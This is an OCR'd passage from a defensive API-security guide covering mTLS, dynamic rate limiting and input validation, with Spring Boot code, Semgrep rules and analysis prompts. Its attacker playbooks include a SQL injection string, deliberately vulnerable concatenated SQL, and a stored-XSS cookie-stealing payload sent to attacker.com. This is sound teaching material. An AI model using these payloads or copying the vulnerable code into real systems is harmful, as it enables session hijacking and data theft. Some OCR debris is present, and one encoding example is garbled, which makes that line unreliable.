A financial services company, "FinCorp," provides a payment processing API to its business partners. To authenticate, partners are issued a static API key which they must include in the `X-API-Key` header of every request. This key is a long, random string, and the partners are instructed to store it securely.

A small e-commerce startup, one of FinCorp's partners, stores this API key in a configuration file on their web server.

Attacker's Playbook: Stealing the Static Secret

An attacker targets the less secure e-commerce startup.

- **TTP: Credential Theft and Impersonation.**
  1. The attacker finds a vulnerability on the startup's server, such as a path traversal or a misconfigured cloud storage bucket.
  2. They download the application's configuration files and find the hardcoded FinCorp API key.
  3. The attacker can now make requests to FinCorp's API, perfectly impersonating the legitimate partner. Since the API key is the only form of authentication, FinCorp has no way of knowing the requests are coming from an impostor.
  4. The attacker can now process fraudulent payments, issue refunds to their own accounts, or exfiltrate sensitive transaction data. The damage is blamed on the legitimate, but compromised, partner.

The Secure Architecture: The Unforgeable Identity

A static secret, no matter how long, is still just a password. A secure architecture relies on cryptographic proof of identity.

1. **Client Certificate Authentication:** With mTLS, every client is issued a unique X.509 certificate from a trusted Certificate Authority (CA), which could be a private, internal CA managed by the service provider.
2. **Two-Way TLS Handshake:**
   - The server presents its certificate (standard TLS).
   - The server then requests a certificate from the client.
   - The client presents its certificate and proves it possesses the corresponding private key.
3. **Certificate Chain Validation:** The server validates the client's certificate against the trusted CA, checking for expiration, revocation (via OCSP or CRL), and that the certificate's subject matches the expected identity of the client.
4. **Binding to Application Layer:** Authentication is not just at the transport layer. The application logic should use details from the validated certificate (e.g., the Common Name or a custom extension) to identify the client and authorize their request.

Defender's Code: Enforcing mTLS in Java (Spring Boot)

Enforcing mTLS in a Spring Boot application requires configuration at both the web server (e.g., Tomcat, Undertow) and Spring Security levels.

`application.properties` for Embedded Tomcat:

```
# 1. Enable mTLS at the server level
server.ssl.enabled=true
server.ssl.key-store=classpath:server.p12
server.ssl.key-store-password=password
server.ssl.key-store-type=PKCS12
server.ssl.client-auth=need # 'need' requires a client cert; 'want' makes it optional

# 2. Trust store containing the CAs that issue client certs
server.ssl.trust-store=classpath:truststore.p12
server.ssl.trust-store-password=password
server.ssl.trust-store-type=PKCS12
```

`SecurityConfig.java` to use the certificate in the application:

```
import org.springframework.security.config.annotation.web.builders.HttpSecurity;
import org.springframework.security.config.annotation.web.configuration.EnableWebSecurity;
import org.springframework.security.core.userdetails.User;
import org.springframework.security.core.userdetails.UserDetails;
import org.springframework.security.core.userdetails.UserDetailsService;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.security.web.SecurityFilterChain;

@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        http
            .authorizeHttpRequests(authz -> authz.anyRequest().authenticated())
            .x509(x509 -> x509
                .subjectPrincipalRegex("CN=(.*?)(?:,|$)") // 3. Extract Common Name (CN) as the username
                .userDetailsService(userDetailsService())
            );
```

```
        return http.build();
    }

    @Bean
    public UserDetailsService userDetailsService() {
        // 4. Map the extracted CN to an application user
        return username -> {
            if ("partner1.com".equals(username)) {
                return User.withUsername(username)
                        .password("") // Password is not needed, auth is via cert
                        .roles("PARTNER")
                        .build();
            }
            // Return a disabled user or throw exception for unknown CNs
            return User.withUsername(username).password("").roles().disabled(true).build();
        };
    }
}
```

Detection & Prevention

Semgrep Rule for Detecting Missing Client Auth

This rule checks for server configurations that have TLS enabled but don't require client authentication for sensitive paths.


spring-missing-mtls.yaml

```
rules:
  - id: spring-boot-missing-mtls
    message: "This server port has TLS enabled but does not require client certificate authentication
(server.ssl.client-auth is not 'need'). For sensitive B2B or internal APIs, mTLS is a critical security control to
prevent impersonation."
    severity: WARNING
    languages: [properties]
    patterns:
      - pattern: server.ssl.enabled=true
      - pattern-not: server.ssl.client-auth=need
```

Claude Prompt for mTLS Analysis

> "Analyze this Spring Boot `application.properties` and `SecurityConfig.java` file. As a security architect specializing in API security, determine if mTLS is correctly and securely configured for a zero-trust environment. Check for:
>
> 1. If `server.ssl.client-auth` is set to `need`.
> 2. If a trust store is properly configured to validate client certificates.
> 3. How the client's identity from the certificate is mapped to an application-level principal in Spring Security.
> 4. Any potential bypasses or misconfigurations.
>
> Provide a report on the robustness of the mTLS implementation."

mTLS Attack Scenarios




API Key Theft Attack

Requirement Diagram for Secure mTLS

This diagram outlines the requirements for a secure mTLS setup.

Secure mTLS Implementation



Chapter 5: The Unrelenting Swarm - Dynamic Rate Limiting and DDoS Protection

In the digital world, not all traffic is created equal. Some requests are legitimate users accessing your service. Others are part of a relentless swarm—a Distributed Denial of Service (DDoS) attack, a brute-force attempt to guess passwords, or an automated script scraping your data. A simple, static rate limit ("allow 100 requests per minute") is a flimsy wooden fence against this modern battering ram. True resilience requires a dynamic, intelligent shield that can distinguish friend from foe.

The Insecure Scenario: The Naive Rate Limiter

A travel booking API, "FlyRight," implements a simple rate limit to prevent abuse: each IP address is allowed 100 requests per minute. They deploy this rule in their API gateway and assume they are protected.

Attacker's Playbook: The Low-and-Slow Attack

An attacker wants to scrape all flight prices from FlyRight without being detected.

- **TTP 1: Distributed Scraping.** The attacker uses a botnet of thousands of compromised devices (e.g., IoT devices, user workstations). Each device makes only 1-2 requests per minute, staying far below the 100 RPM limit for a single IP. Collectively, however, they issue tens of thousands of requests per minute, putting a heavy load on the FlyRight database and effectively scraping all the data. The simple IP-based rate limit is completely ineffective.
- **TTP 2: Application-Layer DDoS.** A more malicious attacker wants to take the service down. They identify a computationally expensive API call, like `/api/flights/search` with complex parameters. Using a botnet, they have each bot send a valid, authenticated request to this endpoint. Each request is under the rate limit, but the sheer volume of these expensive queries overwhelms the application servers and database, leading to a denial of service for legitimate users.

The Secure Architecture: The Adaptive Shield

A secure architecture treats traffic analysis as a real-time security function.

1. **Layered Rate Limiting:** Don't rely on a single metric. Implement limits based on:
   - **IP Address:** A basic first line of defense.
   - **User ID / API Key:** To prevent a single user from abusing the system from multiple IPs.
   - **Geographic Location:** To block or challenge traffic from unexpected regions.
   - **Resource:** Apply stricter limits to more expensive API calls (e.g., 5 searches per minute, but 50 profile views).
2. **Dynamic Throttling:** The system should learn normal traffic patterns. If a user suddenly goes from making 10 requests per hour to 100 per second, the system should dynamically throttle their connection, perhaps by introducing delays or requiring a CAPTCHA challenge.
3. **Integrated WAF and Bot Detection:** The API gateway should be integrated with a Web Application Firewall (WAF) that uses behavioral analysis and machine learning to distinguish human users from bots. It can analyze factors like mouse movements, typing cadence, and request headers to build a reputation score for each client.
4. **Edge Protection:** Use a cloud-based DDoS mitigation service (like Cloudflare, Akamai, or AWS Shield). These services operate at the network edge and can absorb massive volumetric attacks before they ever reach your infrastructure.

Defender's Code: Implementing Dynamic Rate Limiting with Resilience4j and Spring Boot

While a full-blown DDoS solution is typically a managed service, you can implement sophisticated application-level rate limiting within your Spring Boot application using a library like Resilience4j.

`pom.xml`

```
<dependency>
    <groupId>io.github.resilience4j</groupId>
    <artifactId>resilience4j-spring-boot2</artifactId>
</dependency>
```

`application.yml`

```
resilience4j.ratelimiter:
  instances:
    flightSearch:
      limitForPeriod: 10 # The permit limit for the period
      limitRefreshPeriod: 1m # The period of a limit refresh
      timeoutDuration: 2s # The default wait time for a permit
```

`FlightSearchService.java`

```java
import io.github.resilience4j.ratelimiter.annotation.RateLimiter;
import org.springframework.stereotype.Service;

@Service
public class FlightSearchService {

    // This method can only be called 10 times per minute.
    // The 'name' corresponds to the configuration in application.yml.
    @RateLimiter(name = "flightSearch", fallbackMethod = "searchFallback")
    public FlightData searchFlights(SearchQuery query) {
        // ... expensive database query ...
        return performSearch(query);
    }

    // This method is called if the rate limit is exceeded.
    public FlightData searchFallback(SearchQuery query, io.github.resilience4j.ratelimiter.RequestNotPermitted ex) {
        // Log the rate limit breach
        log.warn("Rate limit exceeded for query: {}", query);
        // Return a cached or default response instead of hitting the database
        return getCachedFlightData();
    }
}
```

This is a basic example. A truly dynamic system would adjust the `limitForPeriod` based on user reputation or other factors.

Detection & Prevention

Semgrep Rule for Missing Rate Limiting

This rule identifies sensitive or expensive operations that are not protected by a rate-limiting mechanism.


`java-missing-rate-limit.yaml`

```yaml
rules:
  - id: java-resilience4j-missing-rate-limit
    message: "This method appears to perform a sensitive or expensive operation (e.g., search, login, payment) but is not protected by a @RateLimiter annotation. Unprotected endpoints are vulnerable to brute-force, scraping, and application-layer DDoS attacks."
    severity: WARNING
    languages: [java]
    patterns:
      - pattern-inside: |
          @Service
          public class $CLASS {
            ...
            public $RETURN $METHOD(...) {
              ...
            }
            ...
          }
      - pattern-not: |
          @RateLimiter(...)
          public $RETURN $METHOD(...) { ... }
      - pattern-regex: (search|login|payment|checkout|register)
```

Claude Prompt for DDoS Analysis

> "As a Site Reliability Engineer (SRE) with a focus on security, analyze the following service architecture and code. The service is a public-facing API. Evaluate its resilience against automated abuse, including data scraping and application-layer DDoS attacks. Specifically, assess:
>
> 1. The rate-limiting strategy. Is it static or dynamic? Does it consider multiple factors (IP, user, resource)?
> 2. The use of libraries like Resilience4j or external services like a WAF.
> 3. The presence of fallback mechanisms to handle throttled requests gracefully.
> 4. The overall architectural approach to DDoS mitigation (e.g., use of an edge provider).
>
> Provide a risk assessment and a prioritized list of recommendations."

Flowchart for Dynamic DDoS Mitigation



Chapter 6: The Poisoned Chalice - Strict Input Validation and Output Encoding

Every piece of data that crosses the boundary of your application is a potential threat. An API that trusts its inputs is like a king drinking from any chalice offered to him—it's only a matter of time until one is poisoned. SQL injection, Cross-Site Scripting (XSS), XML External Entity (XXE) injection, and countless other attacks all stem from this single, fatal flaw: trusting user-supplied data. Strict input validation is the act of inspecting the chalice, and context-sensitive output encoding is ensuring that even if a drop of poison gets in, it's rendered harmless.

The Insecure Scenario: The Trusting API

A customer support portal uses an API to fetch order details. The endpoint `/api/orders?id=12345` takes an order ID and returns the order information. A developer, aiming for simplicity, concatenates this ID directly into a SQL query.

```
// Insecure Data Access Code
String orderId = request.getParameter("id");
String sql = "SELECT * FROM orders WHERE order_id = '" + orderId + "'";
ResultSet results = statement.executeQuery(sql);
```

Later, to display the order's shipping address on the frontend, the application takes the address from the database and injects it directly into the HTML.

Attacker's Playbook: The Injection Masterclass

An attacker probes the API and quickly discovers these flaws.

- **TTP 1: SQL Injection.** The attacker crafts a malicious `id` parameter: `12345' OR '1'='1`. The resulting SQL query becomes: `SELECT * FROM orders WHERE order_id = '12345' OR '1'='1'`
  This query now returns **every single order** in the database. The attacker has just exfiltrated all customer order data.
- **TTP 2: Stored Cross-Site Scripting (XSS).** The attacker now wants to target the support agents who use the portal. They find the API endpoint for updating a shipping address. For the `street_address` field, they submit a malicious script: `<script>fetch('https://attacker.com/steal?cookie=' + document.cookie)</script>`
  This string is saved to the database. The next time a support agent views this order, the script executes in their browser, stealing their session cookie and sending it to the attacker's server. The attacker can now hijack the agent's session and gain administrative access to the support portal.

The Secure Architecture: The "Never Trust, Always Verify" Principle

A secure architecture treats all external data as hostile until proven otherwise.

1. **Input Validation (Whitelisting):** For every input, define a strict set of rules for what is allowed. This is whitelisting.
   - **Type:** Is it a number, a string, a date?
   - **Format:** Does it match a specific regex (e.g., a UUID, an email address)?
   - **Length:** Is it within an acceptable range?
   - **Content:** Does it contain only expected characters (e.g., alphanumeric)?
     Any input that fails validation is rejected immediately with an HTTP 400 (Bad Request) error.
2. **Parameterized Queries (Prepared Statements):** Never, ever concatenate user input into SQL queries. Use parameterized queries, where the database driver handles the safe substitution of data. This separates the SQL command from the data, making injection impossible.
3. **Context-Sensitive Output Encoding:** Before rendering any data in a response, encode it for the specific context in which it will be used.
   - **HTML Body:** Encode characters like `<` to `<`.
   - **HTML Attributes:** Encode characters like `"` to `&quot;`.
   - **JavaScript:** Escape data to be placed inside a script block.
   - **URL:** Percent-encode data for use in a URL.
     Use a standard, well-vetted library like OWASP's ESAPI or the built-in encoding features of your templating engine.

Defender's Code: Secure Data Handling in Java

1. Input Validation with Jakarta Bean Validation:

```
// DTO for updating an address
public class AddressUpdateDTO {
    @NotNull
    @Pattern(regexp = "^[a-zA-Z0-9\\s,'-]*$", message = "Address contains invalid characters")
    @Size(min = 5, max = 100)
    private String streetAddress;
    // ... other fields with validation
}

// In the @RestController
@PostMapping("/update-address")
public ResponseEntity<Void> updateAddress(@Valid @RequestBody AddressUpdateDTO address) {
    // If validation fails, a MethodArgumentNotValidException is thrown automatically
    // ... proceed with business logic ...
}
```

2. Parameterized Queries with Spring Data JPA:

```
// JPA Repository
public interface OrderRepository extends JpaRepository<Order, Long> {
    // Spring Data JPA automatically creates a parameterized query from this method name
    Optional<Order> findByOrderId(String orderId);
}
```

Behind the scenes, this is completely safe from SQL injection.

3. Output Encoding with Thymeleaf (Spring Boot's default):

```
<!-- Thymeleaf template -->
<p>Shipping Address: <span th:text="${order.shippingAddress}">Default Address</span></p>
```

Thymeleaf automatically performs context-sensitive HTML encoding on the `order.shippingAddress` variable, neutralizing any potential XSS payload.

Detection & Prevention

Semgrep Rule for Detecting String Concatenation in SQL Queries

`java-sql-injection.yaml`


```
rules:
  - id: jdbc-statement-concatenation-sql-injection
    message: "A SQL query is being constructed with string concatenation, which is a classic SQL injection
```


```
vulnerability. Use PreparedStatement with parameter markers (?) instead."
    severity: ERROR
    languages: [java]
    patterns:
      - pattern-either:
          - pattern: $STMT.executeQuery("..." + $VAR + "...")
          - pattern: $STMT.executeUpdate("..." + $VAR + "...")
      - pattern-inside: |
          import java.sql.Statement;
          ...
          Statement $STMT = ...;
          ...
```

Claude Prompt for Injection Analysis


> "Act as a penetration tester. I'm providing you with a Java class that handles data from an HTTP request and interacts with a database. Your task is to perform a code review to identify potential injection vulnerabilities. Look for:
>
> 1. SQL injection flaws due to string concatenation in queries.
> 2. Lack of input validation on data received from the request.
> 3. Potential for Stored XSS if this data is later rendered on a web page without proper output encoding.
>
> Pinpoint the exact lines of vulnerable code and suggest the secure alternative using best practices like parameterized queries and bean validation."

Attack Scenarios

